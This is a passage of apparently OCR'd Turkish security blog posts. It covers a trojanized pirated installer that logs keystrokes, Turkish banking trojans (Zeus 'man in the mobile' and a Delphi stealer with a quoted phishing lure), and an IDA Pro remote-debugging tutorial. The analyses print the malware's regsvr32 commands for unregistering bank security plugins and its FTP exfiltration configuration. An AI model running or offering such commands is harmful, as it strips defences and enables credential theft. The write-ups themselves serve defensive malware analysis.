
update.exe 3224 CreateFile C:\Documents and Settings\Administrator\Application Data\GlobalSCAPE\CuteFTP Lite\8.0\sm.dat

GoogleUpdate.exe 320 CreateFile C:\Documents and Settings\Administrator\Local Settings\Temp\dclogs.sys
GoogleUpdate.exe 320 CreateFile C:\Documents and Settings\Administrator\Cookies\index.dat


GoogleUpdate.exe 320 CreateFile C:\Documents and Settings\Administrator\Local Settings\History\History.IE5\index.dat

Daha kurulum penceresi gelmeden sistemimdeki bir çok programa bu kadar ilgi ve alaka göstermesi ve başlangıçta çalışmak sistemde değişiklik yapması kurulum dosyasının zararsız olmadığını kanıtlıyor gibiydi.

Wireshark ile trafiği incelediğimde program şüpheli iki alan adı ile iletişime geçmeye çalışıyordu.



Bunun üzerine ek olarak %temp% klasörü altında bulunan dclogs.sys dosyasını açtığımda tuş kayıtlarım ile karşılaştığıma hiç şaşırmadım.




Kurulum dosyası tarafından oluşturulan klasör içinde yer alan DoctoR.qsp dosyasını açtığımda ise kurulum dosyasının (setup.exe) özel olarak oluşturulduğunu ve kurulumda orjinal programa ilave olarak tuş kayıt bilgilerini çalmak üzere hazırlanmış olan update.exe ve updater.exe adındaki iki trojanıda çalıştırmak üzere hazırlanmış olduğunu gördüm.

Arg-000-13=setup.exe
Arg-000-16=update.exe

Arg-000-25=updater.exe

C:\Documents and Settings\Administrator\Application Data\chrtmp dosyasına SQLite Database Browser ile göz attığımda internet tarayıcısı tarafından kayıt altına alınan bilgileride çaldığını öğrenmiş oldum.



Son olarak Virustotal sonuçlarına baktığımda ise bunların zararlı yazılım oldukları konusunda artık hiç şüphem kalmamıştı. (update.exe , updater.exe , googleupdate.exe)

Sonuç olarak günümüzde korsan yazılımlarında art niyetli kişilerin hedefi haline geldiğini, ülke ekonomisini düşünmeyenlerin en azından kendi sistemlerinin, verilerinin güvenliği için lisanslı yazılımlar kullanmaları gerektiğinin altını bu vesileyle çizmek isterim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli haftalar dilerim.

Trojan Haftası

Source: https://www.mertsarica.com/trojan-haftasi/

By M.S on November 7th, 2010

Müşterilerinden gelen ihbarlar nedeniyle bankalar geçtiğimiz haftaya hızlı başladılar. Özellikle Salı gününe MIB (Man in the mobile) saldırısı gerçekleştirebilen Zeus trojanı damgasını vurdu. Yaklaşık 1 ay önce Netsec'in 35. sayısında bu trojana değinmiş ve yakın zamanda bu yöntemi kullanan trojanlar ile karşılaşabileceğimizi belirtmiştim ki çok geçmeden Türkiye'deki bazı bankaları hedef alarak ortaya çıkıverdi.

Gelen ihbarların çoğu bankaların internet bankacılığı giriş sayfasında şüpheli bir pencerenin açıldığı, TCKN ve cep telefonu bilgilerinin istendiği yönünde oldu. Daha sonra gelen ihbarlar ise cep telefonuna bir sms gönderildiği ve mesajda bir adresin yer aldığı ve bu adresteki zararlı yazılımı kuran kişilerin internet bankacılığına girişte ve bankacılık işlemlerinde kullanmış oldukları SMS kodlarının çalındığı yönünde oldu. İlk başta işin içinde tek bir trojanın olduğunu düşünülsede çok geçmeden farklı kaynaklardan toplanan bilgiler bir araya getirilerek iki farklı trojanın olduğu ortaya çıktı.

Trojanlardan biri, kullanıcının, trojanın üzerinde tanımlı olan PTT (interaktif posta çeki sayfası), Paypal, bir hacking forumu ve 19 tane bankaya ait olan internet bankacılığı sayfalarından bir tanesine girmesi durumunda kullanıcı adı ve şifresini çalıyor, ekran görüntülerini diske kayıt ediyor ve eğer ziyaret edilen site bu 19 bankadan bir tanesinin internet bankacılığı sitesi ise ilave olarak yeni bir pencere açarak TCKN ve cep telefonu bilgilerini alıyor ve bir ftp sunucusuna gönderiyor diğeri ise, nam-ı diğer Zeus, internet bankacılığı kullanıcı adı ve şifresini çalmakla yetinmeyip kullanıcıdan cep telefonu numarası, cep telefonu marka ve model bilgilerinide isteyerek cep telefonuna zararlı bir yazılım, trojan göndererek cep telefonuna gelen SMS'leri çalıyordu.

TCKN ve cep telefonu bilgisi toplayan trojan, e-posta yolu ile yayılıyor ve bilgi güvenliğinin en zayıf halkası olan insanı istismar ediyordu.

From: HABERTÜRK [mailto:haber@haberturk.com]
Sent: Monday, November 01, 2010 7:15 PM
Subject: ' VARAN 2 ' DENİZ BAYKAL' A İKİNCİ ŞOK.. DENİZ BAYKALIN İKİNCİ SEX VİDEOSUNU YAYIMLIYORUZ

HABERTURK.COM TÜRKİYENİN
EN BÜYÜK İNTERNET GAZETESİ

DAHA ÖNCE 1. CİSİ YAYINLANAN DENİZ BAYKAL
VE NESRİN BAYTOK'UN SEKS GÖRÜNTÜLERİNİN
2.SİDE VARAN 2 ADIYLA HABER
MÜDÜRLÜĞÜMÜZE GÖNDERİLDİ.YAYIN YASAĞI
NEDENİ İLE HABERLERİMİZDE
YAYINLAYAMADIĞIMIZ GÖRÜNTÜLERİ İNTERNET
ÜZERİNDEN SİZLERE SUNUYORUZ.

video.haberturk.rar
340K Download

Rar dosyası açıldığında içinden video.haberturk.com adında bir dosya çıkıyordu. 2 Kasım tarihinde dosyayı VirusTotal sitesinde tarattığımda sadece 5 tane antivirüs (DrWeb, Sunbelt, Panda, Kaspersky, Prevx), 3 Kasım tarihinde tarattığımda ise 6 tane antivirüs (DrWeb, Sunbelt, Panda, Kaspersky, Prev, NOD32) bunu zararlı yazılım olarak tespit ediyordu. (Şu an itibariyle ise sadece 9 tane antivirüs (DrWeb, Sunbelt, Panda, Kaspersky, McAfee, McAfee-GW-Edition, Fortinet, AntiVir, NOD32) bu dosyayı tanıyor.)

TCKN ve cep telefonu bilgisi toplayan trojana ait dosyaları statik olarak analiz ettiğimde;

- Video.haberturk.com dosyasının Delphi programlama dili ile programlandığını,
- Son olarak 1 Kasım tarihinde değiştirildiğini,
- ftp.my3gb.com sunucusuna (ftp şifresi değiştiği ve my3gb yöneticileri tarafından hesap silindiği için sunucu adını ifşa ediyorum) bağlanma ihtimali olduğunu,
- Kayıt altına alınan ve sunucuya gönderilen dosyaların başkaları tarafından çalınmaması adına ftp kullanıcı adı, şifre, port ve bazı bilgileri şifreleyerek sakladığını söyleyebilirim.

```
st_name=ftp.my3gb.com
      ......n...user_name=!k@..0.2
...J
                        ......n...
pass_name='jM..,
       ......n...port_name=t?
                              ......n.
..kull_name=
         ......n...sifr_name=
```


Dinamik olarak analiz ettiğimde ise;

- Çalıştırılır çalıştırılmaz windows\system32 klasörü altında javascheds.exe adında bir dosya, windows\system32\drivers klasörü altında ise ie_plugin.exe adında başka bir dosya oluşturduğunu,
- Windows\system32\drivers klasörü altında security adında gizli bir klasör oluşturarak içine 19 tane bankanın logosunu resim dosyası olarak kayıt ettiğini,
- Tuş kayıt bilgilerini C:\WINDOWS\system32\wins\syskl32.sys dosyasına kayıt ettiğini,
- İnternet bankacılığına giriş esnasında aldığı ekran görüntülerini C:\WINDOWS\system32\wins\setup klasörü altına kayıt ettiğini,
- ie_plugin.exe dosyasının UPX ile paketlenmiş olduğunu,
- DDE yöntemi ile bu 19 bankaya ait internet bankacılığı adreslerini izlediğini ve bu adreslere girilmesi durumunda TCKN ve cep telefonu bilgisi toplayan ve ilgili bankanın logosunu içeren bir pencere oluşturduğunu, tuş kaydı yaptığını ve ekran görüntüsü aldığını
- Güvenlik kalkanı ve güvenli girişi devre dışı bıraktığını,
- Sadece internet explorer ve firefox internet tarayıcılarını desteklediğini,
- Kayıt altına aldığı ekran görüntülerini ve tuş kayıtlarını ftp.my3gb.com sunucusuna göndermeye çalıştığını (ftp şifresi değiştiği ve my3gb yöneticileri tarafından hesap silindiği için sunucu adını ifşa ediyorum),
- TCKN bilgisi aldığı ekranda tckn algoritmasından faydalanarak doğrulama yaptığını ve hatalı tckn girilmesi durumunda hata mesajı çıkarttığını,
- Startup klasörüne SunJavaUpdateSched kısayolu oluşturduğunu,
- Trojan'da bug olduğunu, firefox.exe dosyasını ortam değişkenlerinden (environment variable) PATH değişkeninde yer alan tüm klasörlerde teker teker aradığını fakat hiç bir zaman bulamayacağını çünkü firefox'un kurulum esnasında klasör bilgisini PATH değişkenine eklemediğini, sürekli arama işlemi gerçekleştirmesi nedeniyle yüksek CPU tüketimine yol açtığını :p
- Bankalara ilave olarak PTT, Paypal ve bir hacking forumuna giriş esnasında ekran görüntüleri aldığını,
- 10 Aralık 2009 tarihinde analiz ettiğim zararlı yazılımın yeni bir varyantı olduğunu söyleyebilirim.

Güvenli girişi kaldırma girişimleri:
cmd.exe + command.com /c regsvr32 /u /s %WINDIR%/Downloaded Program Files/tebedit.ocx


Güvenlik kalkanını kaldırma girişimleri:
cmd.exe + command.com /c regsvr32 /u /s %WINDIR%/Downloaded Program Files/JaguarEditControl.dll

cmd.exe + command.com /c regsvr32 /u /s %WINDIR%/Downloaded Program Files/JaguarEdit4ISB.dl



Efsane Zeus trojanına gelecek olursam elimde analiz edebilecek bir numune olmadığı için duyduklarımı ve gördüklerimi sizinle paylaşabilirim.

Bana "cep telefonuna bulaşan bir trojan varmış" diye söylediklerinde hemen aklıma bunun man in the mobile yapabilen Zeus trojanı olduğu geldi ve konuyla ilgili biraz daha bilgi edindiğimde bulaşma yönteminde aynı olduğu öğrendim. Kullanıcıdan cep telefonu numarası, marka ve model alınıyor ve daha sonrasında sms ile bir web adresi gönderiliyor ve kullanıcı bu adresteki zararlı yazılımı yükler yüklemez artık cep telefonuna gelen SMSler (amaç internet bankacılığına giriş ve işlemler esnasında kullanılan SMS kodunu çalmak) gizlice (sms geldiği zaman cep telefonu size haber vermiyor) art niyetli kişilere gönderiliyordu. Buraya kadar herşey normaldi fakat ne zaman ki Zeus bulaşmış bir kullanıcıya ait ekran görüntüsü gördüm o zaman gözlerime inanamadım çünkü basit bir html injection ile sunucudan gelen yanıta bir form eklendiğini düşünürken çok farklı bir sahne ile karşılaştım. Aklınızda canlandırabilmeniz adına her zaman girmiş olduğunuz internet bankacılığı uygulamasını düşünün ve girer girmez tasarım aynı, tüm menüler yerli yerinde, butonlar, font herşey orjinali ile aynı tek fark yeni bir mesaj ile karşılaşıyorsunuz. Mesajın içeriği oldukça başarılı kısaca sizi dolandırıcılıktan koruyacağını vaad eden bir sertifikayı cep telefonunuza yüklemeniz konusunda kandırmaya çalışıyor. Mesajı okuduğunuz zaman yazım hataları ve düşük cümleler sadece sizde şüphe uyandırıyor. Orjinal ekran görüntüsünü etik açıdan paylaşmam doğru olmayacağı için sadece mesajı sizlerle paylaşıyorum.



Açıkçası insan bu mesajı okuduktan sonra "vay canına beni bile kandırırdı" diye düşünmeden edemiyor. Zeus'un MIB yöntemini kullanan sürümünün yurt dışında keşfedilmesinin üzerinden daha 1 ay geçmeden bu kadar kısa bir süre içinde Türkiye'de ortaya çıkmasını beklemiyordum. Tüm bankaların SMS OTP kullandığı günümüzde umarım ilerleyen zamanlarda çok daha fazla banka müşterisini hedef alan bir trojan ile karşılaşmayız.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

IDA Pro ile Remote Linux Debugging

Source: https://www.mertsarica.com/ida-pro-ile-remote-linux-debugging/

By M.S on October 30th, 2010

Windows bağımlısı biri olarak benim dünyamda Linux, hep sanal makina içinde çalışmaya mahkum olmuştur. Her ne kadar Ubuntu'yu çok seviyor olsamda alışkanlık ve oyunlar nedeniyle Windows kullanmaya uzun bir süre daha devam edeceğim gibi duruyor. Windows üzerinde debug için Ollydbg, Immunity Debugger ve IDA Pro araçlarını sıkça kullanıyorum fakat sistem Linux olunca GDB kullanmak gerçekten grafik arayüzü olmaması nedeniyle can sıkıcı olabiliyor.

Fakat benim gibi sadece tek bir işletim sistemi kullanmıyor sanal makinalardanda faydalanıyorsanız Linux üzerindeki bir programı debug etmek için IDA Pro'nun uzaktan (remote) debug özelliğinden faydalanabilirsiniz. Remote debugging, yerel veya uzaktaki ağ üzerinde yer alan bir sistemde çalışan bir programı kendi sisteminiz üzerinden debug etmenizi sağlar bu sayede örnek olarak uzak sistemde çalışan zararlı bir yazılımı kendi sisteminize zarar vermeden analiz etme imkanınız olmuş olur.

Benim gibi ana sistem olarak Windows 7 kullanıyorsanız ve sisteminizde IDA Pro v5.x yüklü ise şu adımları izleyerek Linux üzerindeki renksiz GDB'ye güzel bir alternatifiniz olabilir :)


Yazının daha kolay anlaşılabilmesi için örnek olarak Linux için hazırlanmış bir crackme programını debug edeceğiz. Crackme, tersine mühendislik becerilerinizi geliştirebilmeniz için internet üzerindeki gönüllüler tarafından kırılmak üzere hazırlanmış programlara verilen isimdir.

İlk olarak Crackmes.de sitesinden cyrex's Linux CrackMe programını indirelim ve C:\Program Files\IDA\crackme klasörü içine arşivden çıkartılmış halini kopyalayalım.


Öncelikle uzaktan debug etmek için Windows sisteminiz üzerinde ida adında bir kullanıcı yaratmanızı tavsiye ederim. Kullanıcıyı yarattıktan sonra C:\Program Files\IDA klasörünü paylaşıma açalım ve IDA kullanıcısını bu paylaşım üzerinde yetkilendirelim. Daha sonra sanal makina içinde yüklü olan Ubuntu'ya geçerek (evet herkes Ubuntu kullanmalı :p) bulunduğumuz klasör altında ida klasörü yaratalım ve arından smbmount komutu ile az önce yaratmış olduğumuz paylaşıma bağlanarak bu klasör içinde yer alan linux_server programını çalıştıralım.

```
root@bt:~# mkdir ida
root@bt:~# smbmount //192.168.1.3/ida ida -o username=ida,password=ida,rw
root@bt:~# ls ida
aqDockingManagerB6.bpl  ida_kdstub.dll  license.txt     unins000.dat
cfg                     idacolor.cf     linux_server    unins000.exe
clp.dll                 idag.exe        linux_server64  vcl60.bpl
clp64.dll               idag.ico        loaders         vclx60.bpl
dbgeng.dll              idag64.exe      mac_server      win32_remote.exe
dbghelp.dll             idahelp.chm     mac_server64    win32_remote64.exe
doswin32.rtm            idau.exe        plugins         win64_remotex64.exe
ida.hlp                 idau64.exe      procs           win_fw.dll
ida.int                 idaw.exe        python          wince_remote_arm.dll
ida.key                 idaw64.exe      rtl60.bpl       wingraph32.exe
ida.wll                 idc             sig             xmlrtl60.bpl
ida64.int               ids             symsrv.dll
ida64.wll               iphone_server   til
root@bt:~# ./ida/linux_server
IDA Linux remote debug server(ST). Version 1.10. Copyright HexRays 2004-2009
Listening on port #23946...
```

Daha sonra Windows'a geçerek IDA'yı çalıştıralım ve File menüsünden Open'a basarak C:\Program Files\IDA\crackme klasörü içinde yer alan crackme programını açalım.



Daha sonra üstteki menüden Debugger'ı seçelim ve daha sonra Remote Linux Debugger'ı seçelim. Ardından Debugger menüsünden Start process'i seçelim ve Hostname kısmına sanal makina içinde çalışan Ubuntu sisteminin IP adresini girelim.



